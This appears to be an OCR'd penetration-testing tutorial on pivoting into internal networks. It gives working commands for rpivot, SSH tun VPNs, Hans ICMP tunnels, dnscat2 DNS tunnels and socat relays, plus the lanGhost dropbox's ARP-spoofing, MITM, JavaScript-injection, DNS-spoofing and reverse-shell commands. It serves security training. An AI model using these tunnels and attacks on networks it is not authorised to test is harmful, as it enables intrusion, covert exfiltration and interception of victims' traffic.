
Network Pivoting

1. RPIVOT

Network design example.



Preconditions:

Upload client.py to client side “Pivot” and have python installed.

Python installed and server.py ‘s file in “Kali”.

Works on Kali Linux, Solaris 10, Windows and Mac OS.

Description:

RPivot is a tool Python 2.7 compatible that allows to tunnel traffic into internal network via socks.

To run this tool, we have to download it form https://github.com/artkond/rPivot/

First, we will start server listener on port 9999(default port) on “Kali”, and then we create a socks4 proxy on 127.0.0.1 using port 1080 upon connection from client (Pivot).

- python server.py --server-port 9999 --server-ip 192.168.1.100 --proxy-ip 127.0.0.1 --proxy-port 1080.

This step will wait for “Pivot” to connect to port 9999 on “Kali” and then a sock at port 1080 will be created in this case.

Now, once we have uploaded client.py to client side (Pivot machine), we run this command that allow us to connect and to establish the connection to port 9999 on "Kali".

- python client.py --server-ip 192.168.1.100 --server-port 9999.

When the connection is established, we can see all ports opens in "Kali"

```
tcp        0      0 127.0.0.1:1080          0.0.0.0:*               LISTEN      16836/python
tcp        0      0 192.168.1.100:9999      192.168.1.101:34988     ESTABLISHED 16836/python
```

Once port 1080 are bound, can use proxychains to tunnel traffic through socks proxy just editing /etc/proxychains.conf and adding:


"socks4 127.0.0.1 1080"

Alternatively, create an iptables rule that redirect al traffic with network destination 10.0.0.0 through port 1080 like this:

"iptables -t nat -A OUTPUT -d 10.0.0.0 -j redirect --to 1080"

2. Vpn over ssh

Network design example.



Preconditions:

Need root on both machines to create tun devices.

Run ssh in Pivot.

Description:

Vpn over ssh It's done via the creation of "tun" devices on client and server side and transferring the data between them over ssh connection.

To use ssh and "tun" interfaces we need root on both machines and the following configuration over "sshd_config" in "Kali":

- PermitRootLogin yes
- PermitTunnel yes

Now we can connect using ssh from "Pivot" to "Kali" using the command:

- ssh ariel@192.168.1.100 -w any:any , where –w indicate the number of tun device that will be created, in this case we can use -w any:any syntax to take the next available tun device.

Once the connection is established, we won't be able to connect intranet (target), so we need to go further.

In "Pivot", we have to create and add ip to "tun" device.

- ip tuntap add tun0 mode tun

- ifconfig tun0 up
- ip addr add 172.16.0.1/32 peer 172.16.0.2 dev tun0

```
tun0: flags=4241<UP,POINTOPOINT,NOARP,MULTICAST>  mtu 1500
        inet 172.16.0.1  netmask 255.255.255.255  destination 172.16.0.2
```

In “Kali”, we have to create and add ip to “tun” device.

- ip tuntap add tun0 mode tun
- ifconfig tun0 up
- Ip addr add 172.16.0.2/32 peer 172.16.0.1 dev tun0

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 172.16.0.2  netmask 255.255.255.255  destination 172.16.0.1
```

Now in “Pivot” we create a forwarding route that indicate all traffic with source 172.16.0.2 “will go out” from eth0, Where eth0 is the Pivot’s external network interface

- echo 1 > /proc/sys/net/ipv4/ip_forward
- iptables -A FORWARD -i tun0 -j ACCEPT
- iptables -t nat -A POSTROUTING -s 172.16.0.2 -o eth0 -j MASQUERADE


Source address of packets should be replaced by “Pivot” address so that answers could be received by “Pivot” because of the source IP of “Kali” needs to be updated to match the “Pivot’s” ip address before the packet is sent to the 10.0.0.10.

Finally, over “Kali” we adding one route to reach our “target”:

- ip ro add 10.0.0.10 via 172.16.0.1

3. Hans

Network design example.



Preconditions:

Need to compile and install hans on “Pivot” and “Kali”.

Works in Linux as a server “Kali” and as client “Pivot”.

Works in MAC OS X and Windows as a client “Pivot”

Description:

Hans makes it possible to tunnel through ICMP echo packets.

Downloading the .tar file and compiling from:
https://sourceforge.net/projects/hanstunnel/files/source/

We will create “tun” interface between “Kali” and “Pivot” which will allow connect to 10.0.0.0 network. This “tun” interfaces act as p2p between these devices.

On “Kali”, we run the following command:


- ./hans -v -f –r -s 172.16.0.1 -p password (set ‘v’ for verbose and ‘f’ for foreground and ‘r’ to respond to ordinary pings)

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1467
        inet 172.16.0.1  netmask 255.255.255.0  destination 172.16.0.1
```

On “Pivot”, we execute:

- ./hans –f –c 192.168.1.100 –v –p password

Once the connection is established, we can reach “tun” interface created on “Pivot” from “Kali”. This ip will be from the network 172.16.0.0/24, in this case 172.16.0.100.



Now we could use this connection and routing all traffic thought it to access to “target”.

From “Kali” side we have to add:


- ip ro add 10.0.0.10 via 172.16.0.100

On client side (Pivot), we have to accept all traffic from “tun” interface

- iptables -A FORWARD -i tun0 -j ACCEPT
- echo 1 > /proc/sys/net/ipv4/ip_forward
- iptables -t nat -A POSTROUTING -s 172.16.0.1 -o eth0 -j MASQUERADE

4. Dnscat

Network design example.



Preconditions:

Upload dnscat to client ”Pivot”, compile and install it.

Ruby and their dependencies installed in server “Kali”.

Works on Kali Linux and Windows.

Description:

Dnscat2 is designed to create an encrypted channel over the DNS protocol. Comes in two parts: the client “Pivot” and the server “Kali”, where we can get it from: https://github.com/iagox86/dnscat2.git

The client is designed to be run on a compromised machine ”Pivot”. When we run the client, we specify a domain name and all requests will be sent to the local DNS server, which are then redirected to the authoritative DNS server for that domain (which we have control of).

The server is designed to be run on an authoritative DNS server ”Kali”. It's in ruby, and depends on several different gems. When we run it, much like the client, we specify which domain(s) it should listen for in addition to listening for messages sent directly to it on UDP/53.

On server side “Kali”, we need ruby and their dependencies installed to run it.

- gem install bundler

- bundle install
- ruby ./server/dnscat2.rb 192.168.1.100
  Here we can see port 53 listening for a connection once we have run the ruby command:

```
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
udp        0      0 0.0.0.0:53              0.0.0.0:*                           1887/ruby
```

On the client side ”Pivot”, once we have uploaded dnscat and compiled it, we could run:

- ./client/dnscat2 –dns server=192.168.1.100,port=53
  Here we are asking to our DNS instead of using “Pivot’s” default dns, and connect through port 53 in 192.168.1.100

Once the connection has been established, we could initiate port forwarding running the followings commands:


- Session -I 1
- listen 127.0.0.1:1080 10.0.0.10:22

```
dnscat2> windows
0 :: main [active]
  crypto-debug :: Debug window for crypto stuff [*]
  dns1 :: DNS Driver running on 0.0.0.0:53 domains =  [*]
  1 :: command (kali) [encrypted, NOT verified] [idle for 1314 seconds]
  2 :: command (kali) [encrypted, NOT verified] [*]
```

Now we could reach the “target” by using port 1080 in “Kali”,that will forward the connection to 10.0.0.10:22 in this case

5. Socat

Network design example.



Preconditions:

Have Linux and root access in both sides.
Install socat in client side "pivot" to forwards ports, and installed socat in both side for tunneling.

Description:

Socat is a relay for bidirectional data transfer between two independent data channels. can be used as TCP port forwarder (one-shot or daemon), as an external socksifier, for attacking weak firewalls, as a shell interface to UNIX sockets, IP6 relay, for redirecting TCP oriented programs to a serial line, reverse shell, etc.
We can downloaded from:
http://www.dest-unreach.org/socat/

Once we have installed socat in "Pivot", to forward specific port in 10.0.0.10 we run:

- socat TCP-LISTEN:1080 TCP4:10.0.0.10:22

Now, in "Kali" we can access through port 1080 in "Pivot" to reach port 22 in 10.0.0.10.
Here we can see port 1080 listening in "Pivot".

```
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:1080            0.0.0.0:*               LISTEN      2531/socat
```

For tunneling, we will create over socat a tun interface to tunnel all 10.0.0.0/24 network.

In "Kali" we set:

- socat -d -d TCP-LISTEN:9999,reuseaddr TUN:172.16.0.1/30,up

Once, we have opened the port 9999 in “Kali”, we run in “Pivot” to establish the connection:

- socat TCP:192.168.1.100:9999 TUN:172.16.0.2/30,up


Established connection in “Kali”:

Now we will be able to access to 10.0.0.10/24 via 172.16.0.2, so we need to add a route to reach that ip from “Kali”:

- ip ro add 10.0.0.10 via 172.16.0.2

6. LanGhost

Network design example



Preconditions:

This tools is a LAN dropbox chatbot controllable via Telegram, where could be installed on Rasberry Pi or Kali.

Description:

Using lanGhost on a networks bigger than /24 is not recommended because the scans will take too long.

Furthermore, lanGhost is not quiet; anyone monitoring the traffic can see the ARP packets, because all attacks use **ARP Spoofing**!

We can download it from:

https://github.com/xdavidhu/lanGhost

Once this tool has been installed, we can access to telegram, and write to our bot and start all attacks we want to, they are:

- /**scan** *(Scan LAN network)*
- **/scanip [TARGET-IP]** *(Scan a specific IP address)*
- **/kill [TARGET-IP]** *(Stop the target's network connection)*
- **/mitm [TARGET-IP]** *(Capture HTTP/DNS traffic from target)*
- **/replaceimg [TARGET-IP]** *(Replace HTTP images requested by target)*
- **/injectjs [TARGET-IP] [JS-FILE-URL]** *(Inject JavaScript into HTTP pages requested by target)*

- **/spoofdns [TARGET-IP] [DOMAIN] [FAKE-IP]** *(Spoof DNS records for target)*
- **/attacks** *(View currently running attacks)*
- **/stop [ATTACK-ID]** *(Stop a currently running attack)*
- **/restart** *(Restart lanGhost)*
- **/reversesh [TARGET-IP] [PORT]** *(Create a netcat reverse shell to target).*
- **/help** *(Display the help menu)*
- **/ping**

This image show scan command:

NOTE: If we have selected yes in the installation (autostart), the Pi is fully set up for dropping. lanGhost should start up on boot, and send you a message on Telegram with the text: *lanGhost started!*